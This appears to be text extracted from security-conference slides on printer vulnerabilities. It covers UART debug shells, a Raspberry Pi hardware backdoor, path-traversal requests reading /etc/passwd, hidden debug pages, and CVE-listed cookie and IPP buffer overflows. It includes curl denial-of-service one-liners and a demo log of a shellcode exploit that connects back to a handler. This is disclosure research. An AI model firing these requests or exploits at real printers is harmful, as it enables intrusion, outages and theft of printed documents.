
probe_spi_rdid_generic: id1 0xc2, id2 0x2018

...



Hardware Issues

- UART/Serial Debugging Ports
 - Tons of debug information
 - Write and execute your assembly here!



Hardware Issues

- Hardware Backdooring:
 - Serial allowed read, write and execute
 - Raspberry Pi → hardware backdoor
 - Pi connected to WiFi AP

Printer UART Pinout


VCC
GND
Rx
Tx

Raspberry PI Pinout

(4) 5V
(6) GND
(8) GPIO 14 (TXD)
(10) GPIO 15 (RXD)

J8:

3V3	(1)	(2)	5V
GPI02	(3)	(4)	5V
GPI03	(5)	(6)	GND
GPI04	(7)	(8)	GPI014
GND	(9)	(10)	GPI015
GPI017	(11)	(12)	GPI018
GPI027	(13)	(14)	GND
GPI022	(15)	(16)	GPI023
3V3	(17)	(18)	GPI024
GPI010	(19)	(20)	GND
GPI09	(21)	(22)	GPI025
GPI011	(23)	(24)	GPI08
GND	(25)	(26)	GPI07
GPI00	(27)	(28)	GPI01
GPI05	(29)	(30)	GND
GPI06	(31)	(32)	GPI012
GPI013	(33)	(34)	GND
GPI019	(35)	(36)	GPI016
GPI026	(37)	(38)	GPI020
GND	(39)	(40)	GPI021




```
363:[199714]:<kb_uart >addr/address:show address value
364:[199714]:<kb_uart >addrc/addresssc:change address value
367:[199714]:<kb_uart >sh:show shell command help
368:[199714]:<kb_uart >shell:shell run a function in task mode
369:[199714]:<kb_uart >sd/shelld:stop a running shell task
370:[199714]:<kb_uart >sda/shelld,all:stop all running shell task
371:[199714]:<kb_uart >Shell command example:
372:[199714]:<kb_uart >[shell 0x12345678 1234]
373:[199714]:<kb_uart >shell run a function locate at 0x12345678 with arg 1234
```

Common Flaws Found

Common Web Application Issues

- Weak Default Configurations
- Tons of services exposed enabled by default, with weak configurations
- Default Credentials (or no credentials required!)
- Clear Text Communications
- Cross-Site Request Forgery
- Broken Access Controls
- Cross-Site Scripting issues

Common Web Application Issues



Path Traversal

- Allowed to access some file extensions anywhere in the filesystem
 - sh, js, css, htm...
- Allowed to check if a file existed or not
- Could also be used to get files that otherwise would require authentication

```
okhtmlfile=/js/../../../../etc/passwd - Error 500
okhtmlfile=/js/../../../../etc/notexist - Error 404
```

```
POST /box/set.cgi HTTP/1.1
Content-Type: application/x-www-form-urlencoded

okhtmlfile=/js/../../../../../../../../etc/init.d/host
name.sh&failhtmlfile=[...]
```

```
HTTP/1.1 200 OK
```

```
ETag:
```

```
"/js/../../../../../../../../etc/init.d/hostname.sh,
```

```
Wed, 30 Jan 2019 09:53:39 GMT"
```

```
Content-Type: application/x-sh
```

```
#!/bin/sh
```

```
### BEGIN INIT INFO
```

```
# Default-Start:      S
```

```
# Default-Stop:
```

```
# Short-Description: Set hostname based on
/etc/hostname
```

```
### END INIT INFO
```

```
HOSTNAME=$(bin/hostname)
```

```
hostname -b -F /etc/hostname 2> /dev/null
[...]
```




these issues are not bad, but...

Hidden Functionalities

Menu Options

Display Network Setup Page
Dump NVram
History Information
Dump lbtrace buffer
Dump printk buffer
Dump SysDebugData
Display NPAP Alerts Table
Dump Lbtrace Log #0 (Flash Partition)
Dump Lbtrace Log #1 (Disk)
Dump Lbtrace Log #2 (Disk)
Dump Lbtrace Log #3 (Disk)
Dump Lbtrace Log #4 (Disk)
Dump RIP Lbtrace Buffer
Dump RIP printk buffer
Dump RIP SysDebugData
Dump SysMgrDebugData
Dump VCC Debug Data
Dump DCS Debug Data
Dump RapDebugData
Dump Scanmgr Debug Data
Dump Hostsend Debug Data
Dump Scanner Calibration Data
Dump Image Quality Data
LDAP Log
List Fwdebugs captured during reboots
Dump Fwdebug log0
Dump Fwdebug log1
Dump Fwdebug log2
Dump GUI Debug Data
Dump GUI Memory Debug Data

CVE-2019-9934

Dump Object Store Debug Data
Dump Fax Settings Data
Dump Fax T30 Log
Dump Last 10 of Fax T30 Logs
Dump Last 10 of Fax T30 Error Logs
Dump Caller ID Log
Dump T.38 Trace Log
Report a Fax Problem
Dump Stored Report-A-Fax Problem Error Logs
Change Fax Settings
Job History
IOP3 Information
Dump Solutions Management Debug Data
Logs Gzip Compressed
XCLib Debug Info
Auth Logs
Security Logs
Dump USB Host Scan Debug Data
Active Directory Logs
Cert Monitor Logs
Kerberos Logs
FIPS 140-2 Self Tests
SE Settings

Hidden Functionalities

Menu Options

[Display Network Setup Page](#)
[Dump NVram](#)

CVE-2019-9934

CVE-2019-13194

httpd

debut/1.30

URL List

No.	Path	File Type	Size	Content Type	Content Language	Character Set	Address	Encoded Size	Ratio
1	/admin/loginname.html	program	?	text/html		UTF-8	409B57CB		
2	/serio_smp/session/register_command	program	?	application/x-www-form-urlencoded			4072B5A1		
3	/net/net/notification.html	program	?	text/html		UTF-8	409DEE69		
4	/serio_smp/create_session	program	?	application/x-www-form-urlencoded			4072B125		
5	/common/js/ipsec_ipsec_reset.js	program	?	text/js		UTF-8	409C007D		
6	/diagnostics/cifs/trace_log.txt	program	?	text/plain	*		407F8B9F		
7	/general/reflesh.html	program	?	text/html		UTF-8	409DA34B		
8	/general/contact.html	program	?	text/html		UTF-8	409D5D01		
9	/net/net/reports.html	program	?	text/html		UTF-8	409E07AD		
10	/common/images/panelkey_asterisk.gif	plain	1211	image/gif		UTF-8	40EE1FA2		

[Dump Image Quality Data](#)

[LDAP Log](#)

[List Fwdebugs captured during reboots](#)

[Dump Fwdebug log0](#)

[Dump Fwdebug log1](#)

[Dump Fwdebug log2](#)

[Dump GUI Debug Data](#)

[Dump GUI Memory Debug Data](#)

[Main Logs](#)

[Security Logs](#)

[Dump USB Host Scan Debug Data](#)

[Active Directory Logs](#)

[Cert Monitor Logs](#)

[Kerberos Logs](#)

[FIPS 140-2 Self Tests](#)

[SE Settings](#)

Hidden Functionalities

Menu Options

Display Network Setup Page
Dump NVram

CVE-2019-9934

CVE-2019-13194

CVE-2019-14301

httpd

debut/1.30

URL List

No.	Path	File Type	Size	Content Type	Content Language	Character Set	Address	Encoded Size	Ratio
-----	------	-----------	------	--------------	------------------	---------------	---------	--------------	-------

Home

System Settings

Network Settings

IPsec Settings

Print List/Report

Administrator Tools

Webpage Debug Page

Refresh

Debug Item List

☒ Get Memory

Start Address :

Size :

☒ bytes ☐ Kb ☐ Mb

☐ Get Flash

Offset :

Size :

☒ bytes ☐ Kb ☐ Mb

☐ Get NVRAM

☐ Get Debug Message

☐ Set Panel Language

English

OK

Cancel

Dump Get Memory Debug Data

Hidden Functionalities

Menu Options

Display Network Setup Page
Dump NVram

CVE-2019-9934

CVE-2019-13194

CVE-2019-14301

httpd

debut/1.30

URL List

No.	Path	File Type	Size	Content Type	Content Language	Character Set	Address	Encoder Size	Ratio
-----	------	-----------	------	--------------	------------------	---------------	---------	--------------	-------

[Home](#)
[System Settings](#)
[Network Settings](#)
[IPsec Settings](#)
[Print List/Report](#)
[Administrator Tools](#)

Webpage Debug Page

Refresh

Debug Item List

☒ Get Memory Start Address : Size : ☒ bytes ☐ Kb ☐ Mb

☐ Get Flash Offset : Size : ☒ bytes ☐ Kb ☐ Mb

☐ Get NVBMM

☐ Get Debug Message

☐ Set Panel Language

OK

Cancel

Memory Corruption Issues

- Printer 1
 - Multiple Buffer Overflow Parsing Cookies Values (x6)
 - Buffer Overflow Setting WiFi Values
 - Buffer Overflow Setting mDNS Values
 - Buffer Overflow Setting Notification Alerts
 - Buffer Overflow Setting POP3 Values
 - Buffer Overflow Setting SMTP Values
 - Denial of Service Setting SNMP Values
 - LPD Denial of Service by Sending a Queue command
 - Buffer Overflow Sending a Crafted LPD Packet
 - Multiple Buffer Overflows Parsing IPP Packets (x3)
- Printer 2
 - Buffer Overflow in Fax Number
 - Buffer Overflow in IPP attribute names
 - Buffer Overflow in IPP attribute values
 - Buffer Overflow in IPP attribute sizes
 - Multiple Buffer Overflows in IPP parser
- Printer 3
 - Buffer Overflow in “AuthCookie” cookie
 - Heap Buffer Overflow in IPP attribute’s name
- Printer 4
 - Buffer Overflow in Content-Type Header
 - Buffer Overflow in Authentication Cookie
 - Multiple Buffer Overflows parsing IPP Attributes (x3)
 - Buffer Overflow in Google Cloud Print
- Printer 5
 - Buffer Overflow Parsing The LexLang Cookie
 - Buffer Overflow Parsing The Request URI (x6)
 - Buffer Overflow Parsing Content-Type Headers
 - Memory Corruption in SNMP (DoS)
 - Memory Corruption Parsing Config Parameters
- Printer 6
 - Buffer Overflow parsing URI paths
 - Buffer Overflow in several Web Application Functionalities
 - Buffer Overflow with Big Control Files in LPD
 - Multiple Memory Corruptions Parsing IPP Packets

Memory Corruption Issues – Crashes Everywhere



```
Exception address: 0x58585858
Current Processor Status Register:
0x60000013
Task: 0x17bd770 "HC02P"
```

...

Exception PC = 0x58585858

Current PSR = 0x60000013

TRACE STACK:

current stack = 0x017be52c

start stack = 0x00100000

text_start = 0x00100000

text_end = 0x00a35220

001 : 0x0039c720

002 : 0x0011ad24

Let's Exploit Something! (Part 1)

CVE-2019-14300: Multiple Stack Buffer Overflow Parsing Cookies Values (x6)

Num Req	Warning	Type	Resp Code	Resp Len	Resp Time	Fuzz Pointer
0 - 1		Original	301	406	0.005 sec	None
1 - 938		Original	200	10162	0.006 sec	None
1 - 993	Failed	Fuzzing Cookies (3) - 2 try	Failed	Failed	5.01 sec	Cookie: print_language
1 - 994	Failed	Fuzzing Cookies (4) - 2 try	Failed	Failed	5 sec	Cookie: print_language
1 - 995	Failed	Fuzzing Cookies (5) - 2 try	Failed	Failed	2.57 sec	Cookie: print_language
1 - 996	Failed	Fuzzing Cookies (6) - 2 try	Failed	Failed	2.57 sec	Cookie: print_language
1 - 997	Failed	Fuzzing Cookies (7) - 2 try	Failed	Failed	2.57 sec	Cookie: print_language
1 - 998	Failed	Fuzzing Cookies (8) - 2 try	Failed	Failed	2.57 sec	Cookie: print_language

RequestResponseRawParamsHeadersHexGET /index.asp HTTP/1.1Host: [REDACTED]User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateCookie:
print_language=XX
XX
XX
Connection: closeUpgrade-Insecure-Requests: 1

Stack Buffer Overflow – The easy case

Vuln. Exploitation - Going back to 90's exploits?

print_language = XXXXXXXXXXXXXXXXXXXX..

Cookie bytes: 0-14 15 16-N

```
005EFA00 LDR      R1, =aPrint_language ; "print_language"
005EFA04 BL       f_strstr
005EFA08 SUBS     R1, R0, #0
005EFA0C BEQ      loc_5EFA50

005EFA10 LDRB     R3, [R1]
005EFA14 CMP     R3, #0x3B ; ';'
005EFA18 CMPNE   R3, #0
005EFA1C MOVEQ   R2, #0
005EFA20 BEQ      loc_5EFA40 ; dst (stack array)

005EFA24 MOV     R0, R1
005EFA28 MOV     R2, #0

005EFA2C loc_5EFA2C
005EFA2C ADD     R2, R2, #1
005EFA30 LDRB     R3, [R0, #1]!
005EFA34 CMP     R3, #0x3B ; ';'
005EFA38 CMPNE   R3, #0
005EFA3C BNE     loc_5EFA2C

005EFA40 loc_5EFA40 ; dst (stack array)
005EFA40 ADD     R0, SP, #0x48+v_tmp_cookie
005EFA44 ADD     R1, R1, #0xF ; src (cookie header)
005EFA48 SUB     R2, R2, #0xF ; cookie size
005EFA4C BL       strncpy_2 ; memcpy lead to two BoF's
```

```
// Decompiled source code
lang_ptr = f_strstr(cookie_header, "print_language");
lang_ptr2 = lang_ptr;
if ( p_lang_pointer )
{
    v5 = * p_lang_pointer;
    v6 = v5;
    if ( v5 != ';' )
        v6 = v5;
    if ( v6 ) {
        count = 0;
    } else {
        count = 0;
    }
    do {
        ++count;
        v9 = * p_lang_pointer++[ 1];
        v8 = v9= v10;
        if ( v9 != ';' )
            v10 = v8;
    } while ( !v10 );
    strncpy(v_tmp_cookie, (lang_ptr2 + 15), count - 15); // Stack Buffer
    Overflow
}
```

* Do you really think there is only one bug here?

Stack Buffer Overflow – The easy case

Vuln. Exploitation - Going back to 90's exploits?

print_language = XXXXXXXXXXXXXXXXXXXX..

Cookie bytes: 0-14 15 16-N

```
005EFA00 LDR      R1, =aPrint_language ; "print_language"
005EFA04 BL       f_strstr
005EFA08 SUBS     R1, R0, #0
005EFA0C BEQ      loc_5EFA50
```

```
005EFA10 LDRB     R3, [R1]
```

```
// Decompiled source code
lang_ptr = f_strstr(cookie_header, "print_language");
lang_ptr2 = lang_ptr;
if ( p_lang_pointer )
{
    v5 = * p_lang_pointer;
```

DoS Proof of Concept 1:

```
$ curl --cookie "print_language=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
http://printer/index.asp
```

DoS Proof of Concept 2:

```
$ curl -H 'Cookie: print_language;' http://printer/index.asp
```

```
005EFA2C ADD      R2, R2, #1
005EFA30 LDRB     R3, [R0,#1]!
005EFA34 CMP      R3, #0x3B ; ';'
005EFA38 CMPE     R3, #0
005EFA3C BNE      loc_5EFA2C
```

```
005EFA40 ; dst (stack array)
005EFA40 loc_5EFA40
005EFA40 ADD      R0, SP, #0x48+v_tmp_cookie
005EFA44 ADD      R1, R1, #0xF ; src (cookie header)
005EFA48 SUB      R2, R2, #0xF ; cookie size
005EFA4C BL       strncpy_2 ; memcpy lead to two BoF's
```

```
    v9 = * p_lang_pointer++[ 1];
    v8 = v9= v10;
    if ( v9 != ';' )
        v10 = v8;
    } while ( !v10 );
}
strncpy(v_tmp_cookie, (lang_ptr2 + 15), count - 15); // Stack Buffer
Overflow
}
```

* Do you really think there is only one bug here?

Stack Buffer Overflow – The easy case

Vuln. Exploitation - Going back to 90's exploits?

Difficulties:

- ASLR (HEAP & STACK)
- No SW Debug
- RTOS (1Kernel / 1Binary)

Helpers:

- Direct PC overwritten
- Potential RWX
- No NX
- Mem leak



Debug Item List

- ☒ Get Memory
- ☐ Get Flash
- ☐ Get NVRAM
- ☐ Get Debug Message
- ☐ Set Panel Language

Exploitation chain:



Stack Buffer Overflow – The easy case

**But, what is one of the most important data
managed by a printer?**


THE DOCUMENTS!

Stack Buffer Overflow – The easy case

DEMO

```
dromero@laptop (10.132.108.138) - byobu
File Edit View Search Terminal Tabs Help
dromero@laptop (10.132.108.138) - byobu
dromero@laptop:~/exploit-printers/talk$ python exploit-handler.py
[*] Waiting for connections (1337 port)
[*] Connection from 10.132.108.203:49174
[*] Received: Hack the planet friend! :)

dromero@laptop:~/exploit-printers/talk$ python exploit-printer1-v1.py printer1 80 10.132.108.138
[*]
[*] [REDACTED] buffer overflow exploit
[*] Author: Daniel Romero (NCC Group)
[*] I
[*] Firm ver: [REDACTED]
[*]
[*]
[*] sending the shellcode to the target
[*] triggering the memory leak vulnerability
[*] payload was found at: 0x795d3a4
[*] shellcode was verified!
[*] triggering the BoF vulnerability..
[*] jumping into the shellcode.. Good luck!
[*]
```



Let's Exploit Something! (Part 2)

Buffer Overflow – The tricky case

CVE-2019-13193: Buffer Overflow in Cookie Values

- One of the first bugs found
- Initially , it was not analyzed in depth as:
 - No SOFTWARE or HARDWARE debug
 - The Kernel implements other protections

[illegible]

Buffer Overflow – The tricky case

CVE-2019-13193: Buffer Overflow in Cookie Values

AuthCookie=5a482cb408cc97d5298b6eff2ee7f5ca:4hh7fA4675FOnWgJfA7mCq2NsaU6AwoAAA
%3D%3DAAAAAAAAAAAAAAAAAAAA[SNIP]

After RE'ing the printer's firmware:

- 1) Parse headers
- 2) Get cookies values
- 3) Check the first part of the cookie
- 4) Get and check the second part of the cookie (after “:”)
 - 4.1) **Decode the base64 value**
 - 4.2) Get a TOKEN and a KEY from memory
 - 4.3) Calculate a SHA1 HASH from KEY
 - 4.4) ...

Buffer Overflow – The tricky case

CVE-2019-13193: Buffer Overflow in Cookie Values

base64_decode(struct *cookie_s)

```
v1 = 0;
dst_counter = 0;
counter_of_4 = 0;
for ( i = 0; cookie_s->src_len > i; ++i )
{
    cookie_chr = *((char *)cookie_s->src_ptr + i);
    if ( cookie_chr != ' ' && cookie_chr != '\t' && cookie_chr != '\r' && cookie_
    {
        alph_counter = 0;
        while ( cookie_chr != aAbcdefghijklmnopqrstuvwxyz_3[alph_counter] )
        {
            if ( ++alph_counter == 65 )
                return -1;
        }
    }
}
```

structure

```
struct cookie_s {
    int *src_ptr; # base64 cookie string
    int *dst_ptr; # base64 decoded result
    char junk[4];
    __int16 src_len; # source len
    __int16 dst_len; # destination len
};
```

Buffer Overflow – The tricky case

CVE-2019-13193: Buffer Overflow in Cookie Values

```
int get_check_second_part_cookie(int *b64_cookie_text) {..}
```

```
char a1[12]; // [sp+38h] [bp-78h]@1
cookie_struct cookie_s; // [sp+44h] [bp-6Ch]@2
char hash_sha1[24]; // [sp+58h] [bp-58h]@1
char dst_array[40]; // [sp+70h] [bp-40h]@2

cookie_val_ptr = cookie_value;
code = 2;
setZero_(a1, 8u);
memset((int)hash_sha1, 0, 21u);
if ( !cookie_val_ptr )
    return 3;
cookie_s.src_ptr = cookie_val_ptr;
cookie_s.src_len = (unsigned int)strlen(cookie_val_ptr);
cookie_s.dst_ptr = (int *)dst_array;
if ( base64_decode(&cookie_s) == -1 )
    return 3;
if ( *((_BYTE *)cookie_s.dst_ptr + 20) != ':' )
    return 3;
memcpy((int)&token, (int)cookie_s.dst_ptr + 21, 4u, v3);
memcpy((int)key, 0x41991BF4, 0x10u, v4);
semi_colon = ':';
```

Q: Can you spot the bug?

```
struct cookie_s {
    int *src_ptr;      # base64 cookie string
    int *dst_ptr;      # base64 decoded result
    char junk[4];
    __int16 src_len;   # source len
    __int16 dst_len;   # destination len
};
```


Buffer Overflow – The tricky case

